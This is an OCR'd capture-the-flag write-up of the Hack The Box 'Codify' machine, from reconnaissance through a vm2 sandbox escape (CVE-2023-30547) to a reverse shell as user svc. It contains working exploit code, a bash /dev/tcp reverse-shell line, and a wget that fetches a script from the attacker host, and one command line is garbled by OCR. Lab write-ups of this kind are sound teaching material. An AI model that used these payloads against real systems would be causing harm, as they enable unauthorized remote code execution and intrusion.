Analysis of the Codify Machine

Ali BA FAQAS

March 10, 2024


1 About Codify

Codify is an easy-difficulty Linux machine that features a Node.js application. The application runs user-provided code in a vm2 sandbox. Enumerating the application leads to the discovery of a command injection vulnerability, which is leveraged to gain a reverse shell on the remote machine. Enumerating the filesystem, a password hash is discovered in a DB file and cracked, which is used to log into the machine as the user joshua. joshua can run some script as a sudo and allowed to use the vulnrability in that script to get the root password and fully escalate privileges.

2 Vulnerability Discovery

2.1 Nmap

Our initial step involves scanning ports and services using Nmap with the -sV option to identify software versions associated with open ports. The results are as follows:



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nmap -sV 10.10.11.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-07 10:36 CET
Nmap scan report for 10.10.11.239
Host is up (0.088s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.52
3000/tcp open  http    Node.js Express framework
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.78 seconds
```

Figure 1: Nmap Scan Results.


The scan reveals three open ports:

1. SSH (Port 22): This port doesn't provide much utility as we lack the necessary credentials for login. Additionally, the recent version suggests a lower likelihood of vulnerabilities.

2. Port 80: This port hosts an Apache 2.4.52 web server. The http-methods probe confirms support for common methods like GET, HEAD, POST, indicating a potential web application for further exploration.

3. Port 3000: This port runs a service using the Node.js Express framework.

Upon searching the machine's IP address, we were redirected to an error page at http://codify.htb. By adding the IP and host to our /etc/hosts file, we gained access to the webpage.



Codify

Test your Node.js code easily.

This website allows you to test your Node.js code in a sandbox environment. Enter your code in the editor and see the output in real-time.

Codify is a simple web application that allows you to test your Node.js code easily. With Codify, you can write and run your code snippets in the browser without the need for any setup or installation.

Whether you're a developer, a student, or just someone who wants to experiment with Node.js, Codify makes it easy for you to write and test your code without any hassle.


Codify uses sandboxing technology to run your code. This means that your code is executed in a safe and secure environment, without any access to the underlying system. Therefore this has some limitations. We try our best to reduce these so that we can give you a better experience.

So why wait? Start using Codify today and start writing and testing your Node.js code with ease!

Figure 2: Main Page.

2.2 Directory Enumeration

We proceeded to search for hidden directories in the web application using dirsearch. However, our search did not yield any significant findings.




```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ dirsearch -u http://codify.htb
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/aloosh/Desktop/S2/SE/machines/reports/http_codify.htb/_24-02-07_10-44-49.txt

Target: http://codify.htb/

[10:44:49] Starting:
[10:45:14] 200 -    1KB - /About
[10:45:15] 200 -    1KB - /about
[10:45:56] 200 -    1KB - /editor
[10:45:56] 200 -    1KB - /editor/
[10:46:43] 403 -  275B  - /server-status
[10:46:43] 403 -  275B  - /server-status/

Task Completed
```

Figure 3: Directory Enumeration Results.

We explored the website to identify potential avenues for gaining server access. The website comprises three pages:

1. Editor: A basic page featuring a text area for entering and executing Node.js code.
2. Limitations: This page outlines restrictions, such as blocked access to certain modules.
3. About Us: This page reveals that Codify utilizes the vm2 library to safely execute untrusted code in a Node.js sandbox environment.

The "About Us" page mentions vm2 (virtual machine 2), a library that provides a secure and sandboxed environment for executing JavaScript code, primarily used in server-side environments such as Node.js.



codify.htb/about

Home - vsociety

Codify Editor About us

About Us

At Codify, our mission is to make it easy for developers to test their Node.js code. We understand that testing your code can be time-consuming and difficult, which is why we built this platform to simplify the process.

Our team is made up of experienced developers who are passionate about creating tools that make development easier. We're committed to providing a reliable and secure platform that you can trust to test your code.

Thank you for using Codify, and we hope that our platform helps you develop better Node.js applications.


About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

Figure 4: About Us Page.

Upon researching potential vulnerabilities in this sandbox, we discovered several well-known CVEs. One particular vulnerability could allow us to execute arbitrary codes, potentially enabling us to execute a reverse shell!



What is vm2 vulnerability?

The vulnerability allows attackers to bypass the built-in sandbox and gain unauthorized access, thus enabling them to execute arbitrary code within the environment. Such an exploit undermines the core purpose of vm2 as a secure JS execution environment.

2023/06/12

uptycs.com


exploitable-vm2-vulner... ‹ blog ‹ https://www.uptycs.com

Uncovering Potentially Exploitable vm2 Vulnerabilities - Uptycs

Figure 5: About Us Page.

We further investigated the CVE-2023-30547 vulnerability, which could potentially allow us to execute scripts. In essence, there is a vulnerability in the exception sanitization of vm2 for versions up to 3.9.16. This vulnerability allows attackers to raise an unsanitized host exception inside ‘handleException()‘, which can be used to escape the sandbox and run arbitrary code in the host context.

We utilized the Proof of Concept (PoC) released by the researcher who discovered the vulnerability, available on their GitHub page.



Sandbox Escape in vm2@3.9.16

Summary


There exists a vulnerability in exception sanitization of vm2 for versions up to 3.9.16, allowing attackers to raise an unsanitized host exception inside `handleException()` which can be used to escape the sandbox and run arbitrary code in host context.

Proof of Concept

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('touch pwned');
}
`

console.log(vm.run(code));
```

Figure 6: Proof of Concept (PoC) Released by the Researcher.

This exploit allowed us to execute commands on the underlying system. Running the command ‘id‘ revealed the ID of the current user, as shown in the following figure.



```
const {VM} = require("vm2");
const vm = new VM();

const code = `
cmd = 'id'
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync(cmd);
}
`

console.log(vm.run(code));
```

```
uid=1001(svc) gid=1001(svc) groups=1001(svc)
```

Figure 7: Execution of the ‘id‘ Command.


Subsequently, we created a script that contained a reverse shell command on our local machine and ran a Python HTTP server. The command for the reverse shell is as follows:

```
bash -c 'bash -i >& /dev/tcp/10.10.15.63/50505 0>&1'
```

And the command to run the Python HTTP server is:

```
python3 -m http.server
```

On the remote machine, we fetched the script using the following command within ‘require(’child$_{p}rocess').execSync(wg$
$//10.10.15.63 : 8000/script.sh$);




```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('wget http://10.10.15.63:8000/script.sh');
}
`

console.log(vm.run(code));
```

```
aloosh@kali: ~/Desktop/S2/SE/machines/codify

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/codify]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.239 - - [07/Feb/2024 22:41:16] "GET /script.sh HTTP/1.1" 200 -
```

Figure 8: Sending Script to Remote Machine.

After the script was uploaded to the remote machine, running ‘ls‘ confirmed the existence of the file.

We then changed the permissions of the script to make it executable using ‘chmod 700 script.sh‘.




```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('ls');
}
`
console.log(vm.run(code));
```

```
script.sh
```

Figure 9: Listing Files in the Current Directory of the Remote Machine.

Before running the script, we needed to listen to the port specified in the reverse shell. We ran ‘nc -lnp 50505‘ on our local machine and then executed ‘bash script.sh‘ on the remote machine.

As a result, we gained initial access to the Codify server as the ‘svc‘ user.




```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lvp 50505
listening on [any] 50505 ...
connect to [10.10.15.63] from codify.htb [10.10.11.239] 36426
bash: cannot set terminal process group (1279): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ id
id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
svc@codify:~$ 
```

Figure 10: Gained Initial Access.

2.3 Privilege Escalation to User Level

After gaining initial access to the Codify server as the ‘svc‘ user, we began by identifying the number of users on the system.




```
svc@codify:/home$ ls
ls
joshua
svc
svc@codify:/home$ ls -l
ls -l
total 8
drwxrwx--- 3 joshua joshua 4096 Nov  2 12:22 joshua
drwxr-x--- 4 svc    svc    4096 Feb  7 21:41 svc
svc@codify:/home$
```

Figure 11: Users' Home Directories.

We discovered a user named Joshua, but we did not have access to his home directory. Our next goal was to find a file containing Joshua's password.

After conducting some research commands, we found a potentially useful file in the '/var/www/contact' directory. The file had a '.db' extension, which we learned represents a structured database file.



What Is a DB File?

The .DB file extension is often used by a program to indicate that the file is storing information in some kind of structured database format.


For example, mobile phones might use them to store encrypted application data, contacts, text messages, or other information.

Other programs might use DB files for plugins that extend the functions of the program, or for keeping information in tables or some other structured format for chat logs, history lists, or session data.

Some files with the DB extension might not be database files at all, like the Windows Thumbnail Cache format used by *Thumbs.db* files. Windows uses these files to show thumbnails of a folder's images before you open them.

Figure 12: Understanding .db Files.

This type of file could contain application data, contacts, text, etc., possibly including Joshua's password. However, we were unable to open the file due to access restrictions.

